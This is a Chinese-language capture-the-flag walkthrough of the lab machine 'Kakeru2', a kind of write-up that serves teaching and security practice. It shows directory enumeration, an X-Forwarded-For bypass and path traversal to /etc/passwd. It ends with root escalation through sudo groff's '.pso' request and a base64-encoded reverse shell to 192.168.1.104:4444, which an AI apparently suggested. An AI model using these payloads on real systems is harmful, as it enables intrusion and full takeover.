
[MAZE] Kakeru2


№ ID	MACHINE-72
创建时间	@2025年6月4日 10:38
状态	完成
类型	MAZE


target ip = 192.168.1.105

information



> port scan






查看网页源代码可以发现存在一段注释，暗示存在后门。

```
┌──(root㉿bamuwe)-[~]
└─# gobuster dir -u "http://192.168.1.105/" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.105/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 278]
/index.html          (Status: 200) [Size: 2734]
/.php                (Status: 403) [Size: 278]
/secret.php          (Status: 403) [Size: 206]
Progress: 39729 / 661680 (6.00%)
```

> gobuster dir -u "http://192.168.1.105/" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html


通过扫描发现 `secret.php`，非常有可能就是先前提到的后门。




直接访问会爆403错误，但是给出了错误提示。


user

对来源IP做了限制，可以使用XFF绕过




成功绕过。可以把 XFF 头添加到burp的替换功能中，方便后续访问该页面。







存在文件读取的功能，可以看到输入框给我两个提示，分别是welcome.txt和config/setting.ini，这两个文件正常读取都没问题，说明不是对`/`或`.`做了过滤，尝试绕过。



经过测试，在开头添加`./`就可以绕过。



> ./../../../../../../etc/passwd



读取 id_rsa 获得用户shell

root

```
guayu@Kakeru2:~$ ls
user.txt
guayu@Kakeru2:~$ sudo -l
Matching Defaults entries for guayu on Kakeru2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User guayu may run the following commands on Kakeru2:
    (ALL) NOPASSWD: /usr/bin/groff *
guayu@Kakeru2:~$
```

guayu用户存在`sudo`权限

GNU roff (groff) — a GNU project

Table of Contents

Introduction
Mission Statement
Downloading groff
Documentation
Mailing Lists
Bug reports

If you would like to contribute to groff, please have a look at its mission statement, or send a mail to the list groff@gnu.org.
Please note that contributing to this package requires assigning copyright to the FSF.

Introduction

groff (GNU roff) is a typesetting system that reads plain text input that includes formatting commands to produce output in PostScript, PDF, HTML, or DVI formats or for display to a terminal. Formatting commands can be low-level typesetting primitives, macros from a supplied package, or user-defined macros. All three approaches can be combined.

A reimplementation and extension of troff and other programs from AT&T Unix, groff is widely available on POSIX and other systems owing to its long association with Unix manuals, including man pages. It and its predecessor have produced several best-selling software engineering texts. groff can create typographically sophisticated documents while consuming minimal system resources.

groff is distributed under the GNU General Public License.

Maintainer: G. Branden Robinson
Maintainer Emeritus: Bertrand Garrigues
Maintainer Emeritus: Werner Lemberg

Mission Statement

If you would like to contribute to groff, or are interested to know where groff is headed, have a look at its mission statement.

- Mission Statement (HTML)
- Mission Statement (PDF)

Examples of groff usage with the mom macro package can be found in groff-mission-statement.mom, mission-statement-style.mom and mission-statement-strings.mom, which were used

> https://www.gnu.org/software/groff/

`groff` 是 GNU 的排版工具，用于格式化 troff 文档（例如 man 手册页），支持图表、数学、表格、宏等。那么肯定是存在读取文件的功能，直接读取root.txt

```
guayu@Kakeru2:~$ sudo /usr/bin/groff -h
usage: /usr/bin/groff [-abceghijklpstvzCEGNRSUVXZ] [-dcs] [-ffam] [-mname] [-nnum]
       [-olist] [-rcn] [-wname] [-Darg] [-Fdir] [-Idir] [-Karg] [-Larg]
       [-Mdir] [-Parg] [-Tdev] [-Wname] [files...]

-h      print this message
-v      print version number
-e      preprocess with eqn
-g      preprocess with grn
-j      preprocess with chem
-k      preprocess with preconv
-p      preprocess with pic
-s      preprocess with soelim
-t      preprocess with tbl
-G      preprocess with grap
-J      preprocess with gideal
-R      preprocess with refer
-a      produce ASCII description of output
-b      print backtraces with errors or warnings
-c      disable color output
-dcs    define a string c as s
-ffam   use fam as the default font family
-i      read standard input after named input files
-l      spool the output
-mname  read macros tmac.name
-nnum   number first page n
-olist  output only pages in list
-rcn    define a number register c as n
-wname  enable warning name
-z      suppress formatted output
-C      enable compatibility mode
-Darg   use arg as default input encoding.  Implies -k
-E      inhibit all errors
-Fdir   search dir for device directories
-Idir   search dir for soelim, troff, and grops.  Implies -s
-Karg   use arg as input encoding.  Implies -k
-Larg   pass arg to the spooler
-Mdir   search dir for macro files
-N      don't allow newlines within eqn delimiters
-Parg   pass arg to the postprocessor
-S      enable safer mode (the default)
-Tdev   use device dev
-U      enable unsafe mode
-V      print commands on stdout instead of running them
-Wname  inhibit warning name
-X      use X11 previewer rather than usual postprocessor
-Z      don't postprocess

guayu@Kakeru2:~$ sudo /usr/bin/groff -a /root/root.txt|md5sum
0259aca8efc61ee2e3876d369564d840  -
guayu@Kakeru2:~$
```

> `sudo /usr/bin/groff -a /root/root.txt`

更进一步尝试获得root_shell，提问AI。

🔍 但是，groff 有可能被滥用来执行命令吗？

✅ 答案是：在某些上下文下，`groff` 可以被滥用来执行任意命令，进而获得 shell —— 如果满足以下条件：

❗ **条件：**

1. **你控制了 groff 要处理的输入文件**（比如 `.man` 文件、宏等）；
2. **系统或某个服务会自动使用 groff 渲染这些文件（如某些 web 接口或本地服务）**；
3. groff 的执行环境 **允许 shell 命令嵌入**（使用 `.pso` 等宏）；
4. groff 执行时没有以安全模式 `-S` 限制命令执行。

🧨 示例：使用 `.pso` 执行命令（潜在命令注入）

groff 支持 `.pso`（postscript output）宏，用来执行 shell 命令：

```
roff                                                    复制  编辑

.pso echo HACKED > /tmp/pwned.txt
```

你可以测试一下这个输入是否能写入文件：


```
bash                                                    复制  编辑

echo ".pso echo 'pwned' > /tmp/hacked.txt" | groff -Z
```

然后查看 `/tmp/hacked.txt` 是否出现。

可以发现，存在类似word宏的利用方式，使用AI给我们的payload

```
guayu@Kakeru2:~$ echo ".pso echo 'pwned' > /tmp/hacked.txt" |sudo  /usr/bin/groff -Z
troff: <standard input>:1: .pso request not allowed in safer mode
guayu@Kakeru2:~$ echo ".pso echo 'pwned' > /tmp/hacked.txt" |sudo  /usr/bin/groff -U -Z
guayu@Kakeru2:~$ cat /tmp/hacked.txt
pwned
guayu@Kakeru2:~$ echo ".pso sh printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjEwNC80NDQ0IDA+JjEpICY=|base64 -d|bash" |sudo  /usr/bin/groff -U -Z
sh: 0: Can't open printf
guayu@Kakeru2:~$ echo ".pso printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjEwNC80NDQ0IDA+JjEpICY=|base64 -d|bash" |sudo  /usr/bin/groff -U -Z
guayu@Kakeru2:~$
```

